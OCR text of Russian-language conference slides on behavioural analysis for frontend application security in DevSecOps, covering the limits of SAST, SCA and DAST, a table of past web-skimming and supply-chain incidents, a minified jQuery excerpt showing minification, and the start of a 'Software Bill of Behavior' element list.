SafeCode
2024 Autumn

Анализ поведения как способ контроля безопасности frontend-приложений в DevSecOps

Михаил Парфенов

DPA Analytics


Обо мне

- 5 лет – корпоративная ИБ (управление рисками, vulnerability management, безопасность веб-приложений)
- 5 лет - Application Security Architect, DevSecOps
- В настоящее время – Главный архитектор по ИБ в DPA Analytics
- Исследую методы поведенческого анализа frontend-приложений в DevSecOps (FAST, frontend-sandbox, frontend observability)
- Telegram-канал @FrontSecOps


План доклада

- Тренды в разработке/безопасности frontend-приложений
- Применимость анализаторов ИБ
- Обзор инцидентов
- Профиль поведения приложения (SBOB)
- Frontend Application Security Testing (FAST)
- Использование в процессе DevSecOps / SSDLC

Безопасность веб-приложений



Ценность frontend-приложений для злоумышленника



- Персональные данные, данные банковских карт, коммерческая тайна, учетные данные, коды OTP и т. д.
- Снятие профиля пользователя / установка cookie сетей обмена трафиком для показа рекламы конкурентов либо атак на пользователей через сторонние сайты
- Выполнение действий от имени пользователя веб-приложения
- Показ пользователю мошеннических баннеров от имени компании для последующей кражи денег / данных
- Майнинг криптовалюты в браузере пользователя либо использование браузера в DDoS-атаках на другие ресурсы
- Заражение устройства пользователя через уязвимости браузера

Основные компоненты frontend-приложения

JS-приложение и его зависимости

Код фреймворка

Собственный код

Прямые зависимости

Транзитивные зависимости

Как правило, перед публикацией приложения собираются в единый файл-bundle


Сторонние JS-сервисы

- Сервисы веб-аналитики
- Интернет-счетчики
- Маркетинговые системы
- Платформы контекстной рекламы
- Captcha
- Онлайн-чаты
- Онлайн-карты
- JS-библиотеки во внешних CDN
- И другие

Размер JavaScript-приложений


Веб-приложение	Размер JS-файлов
Jira Cloud	50 МБ
mail.google.com	20 МБ
1Password.com	13 МБ
gitlab.com	13 МБ
YouTube	12 МБ
Google.com	9 МБ
ChatGPT	7 МБ
Npmjs.com	4 МБ
StackOverflow	3,5 МБ
wikipedia.org	0,2 МБ

https://habr.com/ru/companies/ruvds/articles/796595/



https://httparchive.org

Зависимости в JavaScript-приложениях



Количество

94

Глубина

15

Размер (МБ)

12

Минификация и обфускация

```
!function(e,t){"use strict";"object"==typeof module&&"object"==typeof module.exports?module.export
window with a document");return t(e)}:t(e)}("undefined"!=typeof window?window:this,function(ie,e)
ae=oe.slice,g=oe.flat?function(e){return oe.flat.call(e)}:function(e){return oe.concat.apply([],e
ue=n.hasOwnProperty,o=ue.toString,a=o.call(Object),le={},v=function(e){return"function"==typeof e
null!=e&&e===e.window},C=ie.document,u={type:!0,src:!0,nonce:!0,noModule:!0};function m(e,t,n){var
u)(i=t[r])||t.getAttribute&&t.getAttribute(r))&&o.setAttribute(r,i);n.head.appendChild(o).parentNod
e||"function"==typeof e?n[i.call(e)]||"object":typeof e}var t="3.7.1",l=/HTML$/i,ce=function(e,t)
e&&e.length,n=x(e);return!v(e)&&!y(e)&&("array"===n||0===t||"number"==typeof t&&0<t&&t-1 in e)}fun
===t.toLowerCase()}ce.fn=ce.prototype={jquery:t,constructor:ce,length:0,toArray:function(){return
null==e?ae.call(this):e<0?this[e+this.length]:this[e]},pushStack:function(e){var t=ce.merge(this.
ce.each(this,e)}, map:function(n){return this.pushStack(ce.map(this,function(e,t){return n.call(e,
this.pushStack(ae.apply(this,arguments))},first:function(){return this.eq(0)},last:function(){retu
this.pushStack(ce.grep(this,function(e,t){return(t+1)%2}))},odd:function(){return this.pushStack(
t=this.length,n=+e+(e<0?t:0);return this.pushStack(0<=n&&n<t?[this[n]]:[])},end:function(){return
oe.splice},ce.extend=ce.fn.extend=function(){var e,t,n,r,i,o,a=arguments[0]||{},s=1,u=arguments.le
a||v(a)||(a={}),s===u&&(a=this,s--);s<u;s++)if(null!=(e=arguments[s]))for(t in e)r=e[t],"__proto__
a[t],o=i&&!Array.isArray(n)?[]:i||ce.isPlainObject(n)?n:{},i=!1,a[t]=ce.extend(l,o,r)):void 0! ==
)).replace(/\D/g,""),isReady:!0,error:function(e){throw new Error(e)},noop:function(){},isPlainObj
Object]"!==i.call(e))&&(!(t=r(e))||"function"== typeof(n=ue.call(t,"constructor")&&t.constructor)&
e)return!1;return!0},globalEval:function(e,t,n){m(e,{nonce:t&&t.nonce},n)},each:function(e,t){var
in e)if(!1===t.call(e[r],r,e[r]))break;return e},text:function(e){var t,n="",r=0,i=e.nodeType;if(
1===i||11===i?e.textContent:9===i?e.documentElement.textContent:3===i||4===i?e.nodeValue:n},makeAr
null!=e&&(c(Object(e))?ce.merge(n,"string"==typeof e?[e]:e):s.call(n,e)),n},inArray:function(e,t,r
t=e&&e.namespaceURI,n=e&&(e.ownerDocument||e).documentElement;return!l.test(t||n&&n.nodeName||"HTM
n=+t.length,r=0,i=e.length;r<n;r++)e[i++]=t[r];return e.length=i,e},grep:function(e,t,n){for(var
r},map:function(e,t,n){var r,i,o=0,a=[];if(c(e))for(r=e.length;o<r;o++)null!=(i=t(e[o],o,n))&&a.pu
g(a)},guid:1,support:le}),"function"==typeof Symbol&&(ce.fn[Symbol.iterator]=oe[Symbol.iterator]),
Symbol".split(" "),function(e,t){n["[object "+t+"]"]=t.toLowerCase()});var pe=oe.pop,de=oe.sort,he
RegExp("^"+ge+"+|((?:^|[^\\\\])(?:\\\\.)*)"+ge+"+$","g");ce.contains=function(e,t){var n=t&&t.pare
e===n||!(!n||1!==n.nodeType||!(e.contains?e.contains(n):e.compareDocumentPosition&&16&e.compareDoc
p(e,t){return t?"\0"===e?"\ufffd":e.slice(0,-1)+"\\"+e.charCodeAt(e.length-1).toString(16)+" ":"\
ye=C,me=s;!function(){var e,b,w,o,a,T,r,C,d,i,k=me,S=ce.expando,E=0,n=0,s=W(),c=W(),u=W(),h=W(),l=
e===t&&(a=!0),0},f="checked|selected|async|autofocus|autoplay|controls|defer|disabled|hidden|ismap
[^\\r\\n\\f]|[\\w-]|[^\0-\\x7f])+",p="\\["+ge+"*("+t+")(?:"+ge+"*([*^$|!~]?=)"+ge+"*(?:'((?:\\\\.
?:\\\\.|[^\\\\'])*)'|\"((?:\\\\.|[^\\\\\"])*)\")|((?:\\\\.|[^\\\\()[\\]]|"+p+")*)|.*)\\)|)",v=new
```

Применимость классических анализаторов безопасности

SAST

- JavaScript-код может быть выполнен «на лету» из зашифрованного текста, что не выявляется SAST.
- Из анализа исключаются сторонние библиотеки, что снижает покрытие кода анализом до 95%.



SCA / OSA

- Анализ зависимостей обнаруживает известные уязвимости, но не НДВ / вредоносный код.
- JS-код может динамически подгружать модули прямо в браузере.
- Зависимости внешних js-сервисов не анализируются.


DAST

- DAST анализирует frontend-приложения для определения API-эндпойнтов бэкенда и нескольких видов XSS.
- Поведение приложения не анализируется, т. к. оно не отличимо от нормальных бизнес-функций.

Инциденты

			Magento	Google Tag Manager		Polyfill.io
Год	**2017**	**2018**	**2019**	**2021**	**2022**	**2024**
Инцидент	Размещены iframe с неизвестными доменами в Нидерландах	Злоумышленник встроил в одну из js-библиотек js-сниффер	В 100 000+ интернет-магазинов встроен js-сниффер	В 316 интернет-магазинах обнаружен js-сниффер, скрытый в Google Tag Manager	Внедрен код на сайты СМИ «Коммерсантъ», Forbes, РБК, ТАСС, «Известия» и других крупных российских компаний	Внедрен вредоносный код в библиотеку Polyfill.js. Код выполнялся на > 350 000 веб-приложений
Вектор	N/A	Взлом через уязвимость	Взлом через уязвимость в CMS Magento	Уязвимости CMS: WordPress, Shopify, BigCommerce	Взломан внешний сервис статистики onthe.io, изменен код js-скрипта	Supply chain attack. Код внедрен владельцами библиотеки.
Время присутствия	N/A	15 дней	5 месяцев	N/A	1-3 дня	> 4 месяцев
Последствия	N/A	Похищены данные банковских карт 380 000 клиентов	Похищены персональные данные клиентов (1.5 млн посетителей / день), банковские карты 500 000 клиентов.	Похищены данные банковских карт	Неработоспособность ресурсов. Политические лозунги на страницах.	Редирект пользователей мобильных устройств на сайты онлайн-букмекеров.
Ущерб	N/A Устранено через 4 часа после публикации статьи Dr. Web	2 280 000 000 £ + штраф 20 000 000 £ по GDPR		N/A	N/A	N/A Неработоспособность сайтов после блокировки домена.

Инциденты


Регистрация
Авторизация
услуги
Внимание!
Госуслуги: Вам положена социальная выплата
Закрыть
Перейти

Frontend-приложения

1. Работают в «слепой» зоне для ИБ
2. Средства защиты и анализаторы ИБ не обнаруживают актуальные угрозы
3. Время присутствия вредоносного кода – недели / месяцы в известных инцидентах
4. Часто игнорируются ИБ-специалистами
5. Максимальная монетизация для злоумышленника

Frontend Software Bill of Behavior (SBOB)

Скрипты и активные элементы

Скрипты (2)

- script file
- script inline

Другие (12+)

- img
- iframe
- link
- audio
- video
- embed
- object
- applet
- track
- source
- form
- picture
- etc.

Атрибуты событий (115+)

